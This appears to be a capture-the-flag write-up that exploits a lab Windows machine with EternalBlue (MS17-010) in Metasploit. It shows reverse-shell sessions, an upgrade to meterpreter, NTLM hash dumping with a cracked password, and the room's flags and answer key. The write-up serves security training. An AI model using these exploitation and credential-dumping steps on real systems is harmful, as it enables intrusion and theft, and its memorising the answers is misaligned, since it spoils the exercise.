


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

tive sessions
=============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.101.179:4444 -> 10.10.0.54:49225 (10.10.0.54)
```

Now sometimes when you pop a shell it **won't** be an interactive one. In these cases we want to upgrade to an interactive shell such as meterpreter. We can do this easily with the Metasploit module. Once we have the correct module selected, we can set the relevant options – in this case all we need to set is 'SESSION' with our backgrounded connection. After this we can run the module.

- use shell_to_meterpreter (don't worry about typing out the full path, its so commonly used Metasploit will know what you are tyring to do)


- set SESSION 1



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


teract with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

[*] Using post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
```

Let it do its thing and then when ready put the newly opened session in the foreground

- session -I 2




```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.101.179:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.0.54
[*] Meterpreter session 2 opened (10.10.101.179:4433 -> 10.10.0.54:49236) at 2024-06-07 15:59:44 +0100
[*] Stopping exploit/multi/handler

f6 post(multi/manage/shell_to_meterpreter) > sessions

tive sessions
=============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.101.179:4444 -> 10.10.0.54:49225 (10.10.0.54)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.101.179:4433 -> 10.10.0.54:49236 (10.10.0.54)

msf6 post(multi/manage/shell_to_meterpreter) > session -i 2
[-] Unknown command: session
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Task 4: Cracking


We can use the cmd 'hashdump' when in meterpreter to dump local hashes

- hashdump



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

As we can see there is a stored has for the user 'Jon' – Lets copy the hash and try to crack it. You could use 'Hashcat', 'John the ripper' etc – But I'm going to use an online tool called 'Crackstation' (just google it) for the sake of ease. Just paste the hash in and let it run



Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Task 5: Find Flags!


We are all about the easy wins so I'll show you a pro tip! Meterpreter has a super useful 'search' function. Using it we can easily find the flags

- search -f flag*.txt



```
meterpreter > search -f flag*.txt
Found 3 results...
==================

Path                                   Size (bytes)  Modified (UTC)
----                                   ------------  --------------
c:\Users\Jon\Documents\flag3.txt       37            2019-03-17 19:26:36 +0000
c:\Windows\System32\config\flag2.txt   34            2019-03-17 19:32:48 +0000
c:\flag1.txt                           24            2019-03-17 19:27:21 +0000
```

However for some reason (Im really not sure why, I'll have to look into it) **DO NOT COPY AND PASTE** the paths – Also you have to use **\\ (TWO \'s)** in between the directories or it wont work



```
meterpreter > cat C:\\flag1.txt
flag{access_the_machine}meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
flag{sam_database_elevated_access}meterpreter > cat C:\\Users\\Jon\\Documents\\flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > 
```

- cat C:\\flag1.txt

- cat C:\\Windows\\System32\\config\\flag2.txt

- cat C:\\Users\\Jon\\Documents\\flag3.txt

Answers:

Task 1: Recon

- Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)


No answer required

- How many ports are open with a port number under 1000?

3

- What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010



Answer the questions below

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed

How many ports are open with a port number under 1000?

3

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010

Task 2: Gain Access

- Start Metasploit

No answer required

- Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

exploit/windows/smb/ms17_010_eternalblue

- Show options and set the one required value. What is the name of this value? (All caps for submission)


RHOSTS

- With that done, run the exploit!

No answer required

- Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

No answer required



Answer the questions below

Start Metasploit

No answer needed

✓ Correct Answer

Hint

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

exploit/windows/smb/ms17_010_eternalblue

✓ Correct Answer

Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS

✓ Correct Answer

Hint

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

With that done, run the exploit!

No answer needed

✓ Correct Answer

Hint

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

No answer needed

✓ Correct Answer

Task 3: Escalate

- If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

- Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION

- Set the required option, you may need to list all of the sessions to find your target here.

No answer required

- Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer required

- Once the meterpreter shell conversion completes, select that session for use.

No answer required

- Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.


No answer required

- List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

No answer required

- Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

No answer required



Answer the questions below

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed

Once the meterpreter shell conversion completes, select that session for use.

No answer needed

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

No answer needed


Task 4: Cracking

- Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon

- Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22



Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon

Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22

Task 5: Find Flags!

- Flag1? *This flag can be found at the system root.*


flag{access_the_machine}

- Flag2? This flag can be found at the location where passwords are stored within Windows.

flag{sam_database_elevated_access}

- flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

